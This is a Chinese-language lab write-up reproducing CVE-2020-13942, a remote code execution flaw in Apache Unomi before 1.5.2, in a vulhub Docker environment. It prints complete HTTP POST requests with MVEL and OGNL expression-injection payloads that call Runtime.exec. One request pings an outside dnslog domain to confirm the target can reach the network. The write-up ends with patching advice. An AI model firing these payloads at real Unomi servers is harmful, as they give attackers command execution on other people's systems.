
0x00漏洞简述
Apache Unomi是一个Java开源数据平台,这是一个Java服务器,旨在管理客户,潜在顾客和访问者的数据,并帮助个性化客户体验。Unomi可用于在非常不同的系统(例如CMS,CRM,问题跟踪器,本机移动应用程序等)中集成个性化和配置文件管理。
在Apache Unomi 1.5.1版本之前,攻击者可以通过精心构造的MVEL或ONGl表达式来发送恶意请求,使得Unomi服务器执行任意代码执行。
该漏洞编号为 CVE-2020-13942 ,漏洞等级:高危 ,漏洞评分:7.2
0x01影响版本
Apache Unomi < 1.5.2
0x02漏洞复现
漏洞项目
https://github.com/vulhub/vulhub/tree/master/unomi/CVE-2020-13942
虚拟机部署docker安装Vulhub一键搭建漏洞测试靶场环境。

docker-compose up -d
1、漏洞环境启动

2、访问漏洞环境
http://192.168.60.139:8181
https://192.168.60.139:9443

3、POC测试漏洞是否存在
POST /context.json HTTP/1.1
Host: 192.168.60.139:9443
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Connection: close
Content-Type: application/json
Content-Length: 493
{
“filters”: [
{
“id”: “sample”,
“filters”: [
{
“condition”: {
“parameterValues”: {
“”: “script::Runtime r = Runtime.getRuntime(); r.exec(\”touch /tmp/yunzui\”);”
},
“type”: “profilePropertyCondition”
}
}
]
}
],
“sessionId”: “sample”
}
执行

touch /tmp/yunzui
查看执行效果
docker exec -it eac965daa7dc /bin/bash
4、漏洞利用

1.DNSlog出网验证

域名生成
j4zq71.dnslog.cn
POST /context.json HTTP/1.1Host: 192.168.60.139:8181Accept-Encoding: gzip, deflateAccept: */*Accept-Language: enUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36Connection: closeContent-Type: application/jsonContent-Length: 495{"filters": [{"id": "sample","filters": [{"condition": {"parameterValues": {"": "script::Runtime r = Runtime.getRuntime(); r.exec(ping j4zq71.dnslog.cn);"},"type": "profilePropertyCondition"}}]}],"sessionId": "sample"}
DNGlog记录发现可以出网
2.exp进行命令执行
POST /context.json HTTP/1.1Host: 192.168.60.139:9443Accept-Encoding: gzip, deflateAccept: */*Accept-Language: enUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36Connection: closeContent-Type: application/jsonContent-Length: 1065{"personalizations":[{"id":"gender-test","strategy":"matching-first","strategyOptions":{"fallback":"var2"},"contents":[{"filters":[{"condition":{"parameterValues":{"propertyName":"(#runtimeclass = #this.getClass().forName(\"java.lang.Runtime\")).(#getruntimemethod = #runtimeclass.getDeclaredMethods().{^ #this.name.equals(\"getRuntime\")}[0]).(#rtobj = #getruntimemethod.invoke(null,null)).(#execmethod = #runtimeclass.getDeclaredMethods().{? #this.name.equals(\"exec\")}.{? #this.getParameters()[0].getType().getName().equals(\"java.lang.String\")}.{? #this.getParameters().length < 2}[0]).(#execmethod.invoke(#rtobj,\"touch /tmp/yunzui1\"))","comparisonOperator":"equals","propertyValue":"male"},"type":"profilePropertyCondition"}}]}]}],"sessionId":"sample"}
执行
touch /tmp/yunzui1查看执行效果
docker exec -it eac965daa7dc /bin/bash
0x03修复建议
1、尽可能避免将用户数据放入表达式解释器中。
2、目前厂商已发布最新版本,请受影响用户及时下载并更新至最新版本。
官方链接如下:
https://unomi.apache.org/download.html
0x04参考链接
https://blog.csdn.net/qq_37602797/article/details/110010273
来源:freebuf.com 2020-12-13 11:53:20 by: lyjsyqw